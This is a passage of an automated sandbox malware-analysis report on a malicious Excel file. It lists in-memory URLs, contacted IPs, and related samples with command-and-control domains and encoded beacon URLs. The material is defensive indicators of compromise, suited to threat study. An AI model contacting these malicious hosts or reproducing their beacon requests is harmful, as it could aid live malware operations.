www.buylocalclub.info	unknown	unknown	true		unknown
www.dreamcashbuyers.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2204196235.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://weather.gc.ca/astro/seeing_e.html)	vbc.exe, 00000004.00000002.218 2475008.0000000001202000.00000 020.00020000.sdmp, vbc.exe, 00 000005.00000002.2230139521.000 0000001202000.00000020.0002000 0.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2219748309.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.218 2872595.0000000002726000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2202179783.0000000003C40000. 00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.00000002.2393313509.0000000000260000.00000004.00000020.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.00000000.2220023797.000000000A3E9000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2219748309.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2202179783.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 2.2393631974.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2220023797.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.aideliveryrobot.com	United States		16509	AMAZON-02US	true
23.82.57.32	www.ruhexuangou.com	United States		7203	LEASEWEB-USA-SFO-12US	true
3.125.17.227	unknown	United States		16509	AMAZON-02US	false
198.54.126.105	vectoroutlines.com	United States		22612	NAMECHEAP-NETUS	true
18.236.1.157	sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com	United States		16509	AMAZON-02US	false
192.169.223.13	centergolosinas.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
160.153.137.40	shopihy.com	United States		21501	GODADDY-AMSDE	true

Private

IP
192.168.2.22
192.168.2.255

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385456
Start date:	12.04.2021
Start time:	14:43:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Processed APR12.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/11@9/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 37.6% (good quality ratio 35.2%) • Quality average: 72.8% • Quality standard deviation: 30.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385456/sample/Processed APR12.xlsx

Simulations

Behavior and APIs

Time	Type	Description
14:45:19	API Interceptor	44x Sleep call for process: EQNEDT32.EXE modified
14:45:21	API Interceptor	65x Sleep call for process: vbc.exe modified
14:45:48	API Interceptor	215x Sleep call for process: help.exe modified
14:46:18	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	sgJRcWvnkP.exe	Get hash	malicious	Browse	• www.stabl euk.com/svh9/?EZA4iv=SAov/B5FsNXs8CYS4T1NMT+ZAvY12qvZakH1c7zD86HMadb8HLL1ETDt9u0xpnMR3nHx+hyT6w==&GzuLH=VBZtT83HH6GhB4
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• www.ux300e.com/iu4d/?jBZ4=JvjSk9WUlBdgONG69H9sib5J4SPt/vPlwOmf1A06UqzVvRJVghpTE97et7kDme6aF6nY&1bz=WXrpCdsXv
	PO_NO.04-PRFTMUM210040.exe	Get hash	malicious	Browse	• www.xagotis.com/y04g/?lJB4Zh0=3Jn3uBx7/ZBljyzv4Umoq+2hDKbl1TRmFQ95OX1mUwYfWQx7gkyDmleE9vHIq0igfKn2liTZog==&Bt=LzrdM2n8i2T4
	Calt7BoW2a.exe	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?kzrxPDG=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtIxgIRAmB+xjvwGDX3fv&Dxoxa=ZRmh28X82b
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?JDK8ix=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtIxgIRAmB9RzgRW7JS2o&w4=jFNp36Ihu
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• www.ux300e.com/iu4d/?AR6=JvjSk9WUlBdgONG69H9sib5J4SPt/vPlwOmf1A06UqzVvRJVghpTE97et7kDme6aF6nY&nflLiT=xPJxAxbPf
	payment.exe	Get hash	malicious	Browse	• www.zhongziciliso.com/bei3/?Rl=M48tiJch&M4YDYvh=k7z9a6KJXiC72cK7/jyRasNe+Sy9PqpwlSKQgjyd8bQZ1xLLuKiQUgQj6rSCbw2ZrbBi

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order.exe	Get hash	malicious	Browse	• www.knfsupplies.com/cugi/?BlL=qOwU1OTG7mkRPnuzfMsyuhPzA0VHPvUCBiAoo9Zce23EVhCwG2VyIrVTMhZllQbTDf+j&EZXpx6=tXExBh8PdJwpH
	BL84995005038483.exe	Get hash	malicious	Browse	• www.bestsocialprograms.com/mb7q/?Kzr4=aRV3v7STN1gbvnN6un228S10svC1Sutq8rbGJILV4mttNz8FuFvB2m5MPz63ES8dTJFmRm2LIQ==&OtZlC2=JPhH0LRX981dlx
	PO91361.exe	Get hash	malicious	Browse	• www.yuemion.com/sb9r/?j2JhErl=rJxolaRUr1mWG0o1dUZb+NmVdUrYk2L88LMId3La8wrAf3SFZTorjLllmLv1JSZYoSAD&NXf8l=AvBHWhTxsnkxJjj0
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• www.suoshtt.com/uwec/?v2=tsMTrLYcrap2GukmDd5H+gA9PR5vxlRtmXcAAVzRggD35KIYdxkEWToTwr5T4ko2rax0&CZ6=7nExZbW
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• www.annabelsasia.com/g7b/?Bzu=IjtUh+ajvqDBCqeZNN5uvvLYJJH0gAt6k2v6kHQzMhdo+O3jDfMFt+ZnLjs+WScGQBhC&Rxo=M6hD4jnx_05t
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?OV0xlV=b7gOWZrG8twfyhpAFuxkPT+vPN2LggkC47Unn4g6AMPZt2SHOO4aYUooq1pwGFLGZrTg&wh=jL0xYFb0mbwHi
	Invoice No. 21SWZ020.exe	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?Y2MtLLPX=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtIxgIRAmB+xjvwGDX3fv&Ezu=UVFpYz0hlPjtGvD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P.O_RFQ0098765434.xlsx	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?sHt=b7gOWZrD8qwbyxlMHuxkPT+vPN2LggkC47M37787EsPYtH+BJepWOQQqpQFMdl/1WqGQQA==&Ab=gXuD_lh8bBV4p0A
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.vehicmbev.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=ZoyK93BFZg5bhToKNkvS+4H3u7vdriErK6KdZz21IbWYfqVPSHFlcVcSgcySxB5KZp6z
	SOA.scr.exe	Get hash	malicious	Browse	• www.quickshop.xyz/edbs/?1bJ=Fxo0jXLhpT&jpTd3Lg=Xf0AsKcEcxS6VBzv6eMId9BOKf3y7pEXXtGVhjSx+HGa1oGNkidRGQ2YsckjNlg0L7MJ
	Item pending delivery - Final attempt to reach you.exe	Get hash	malicious	Browse	• www.justcleanandgo.com/jpx/?iDHhJJrP=mcSXJ9rzsahvcQNLt2XcaIdq2nh7WmHXrWVcKt4m89SwRwN6h9IEoO42kLqyr3q6izAk&SZ=NZKxbfDht0
	New Order.xlsx	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?RB=mJ1WicGlY2GmPPBqg48PwwH9NxkuMiIXMjd/3ZNeMhMeYAPtqYgseV4kCY9lkBSICRrYBg==&qDH4D=f8c0xBrPYP1xE
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.nastablecoin.com/ihmh/?wP9=9xrH76mdfDx9iKgvbvU3vEebTN88KEv9G+0YP+1kUawk0yQyRcbX9OOF804+QBd5YfcY&lZQ=7nbLunBhP
23.82.57.32	36ne6xnkop.exe	Get hash	malicious	Browse	• www.ruhexuangou.com/p2io/?1bVpY=WkKybY+EW+ZFcjRL6hKPcEEM/Z4gp4PnllRo5afgEdT4hrEaW59DTbMK1uLBueD84dbw&TVg8Ar=tFNd1Vlhj2qp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• www.ruhexuangou.com/p2io/?YPxxw=JxlLiTVHLV_&4h=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZDhA9T5haocRpsPFf0l2LnXqOHPzeGA4A==
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• www.ruhexuangou.com/p2io/?JtxH=XPs0s4JPf&n8Ehjz3=WkKybY+EW+ZFcjRL6hKPcEEM/Z4gp4PnllRo5afgEdT4hrEaW59DTbMK1uLrxuz88fTw
	foHzqhWjvn.exe	Get hash	malicious	Browse	• www.ruhexuangou.com/p2io/?wR=MHQD&4h0=WkKybY+EW+ZFcjRL6hKPcEEM/Z4gp4PnllRo5afgEdT4hrEaW59DTbMK1trRh/TEm4y3
	27hKPHrVa3.exe	Get hash	malicious	Browse	• www.ruhexuangou.com/p2io/?RR=YrKhZvg&rp=WkKybY+EW+ZFcjRL6hKPcEEM/Z4gp4PnllRo5afgEdT4hrEaW59DTbMK1uLrxuz88fTw

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ruhexuangou.com	36ne6xnkop.exe	Get hash	malicious	Browse	• 23.82.57.32
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 23.82.57.32
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 23.82.57.32
	foHzqhWjvn.exe	Get hash	malicious	Browse	• 23.82.57.32
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 23.82.57.32
sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 34.215.222.250
	36ne6xnkop.exe	Get hash	malicious	Browse	• 54.69.66.227
	50729032021.xlsx	Get hash	malicious	Browse	• 34.215.222.250
	loMStbzHSP.exe	Get hash	malicious	Browse	• 54.69.66.227
www.aideliveryrobot.com	50729032021.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	mar2403.xlsx	Get hash	malicious	Browse	• 52.58.78.16

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	V3kT2daGkz.exe	Get hash	malicious	Browse	• 52.217.45.230
	Bank Details.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PR0078966.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
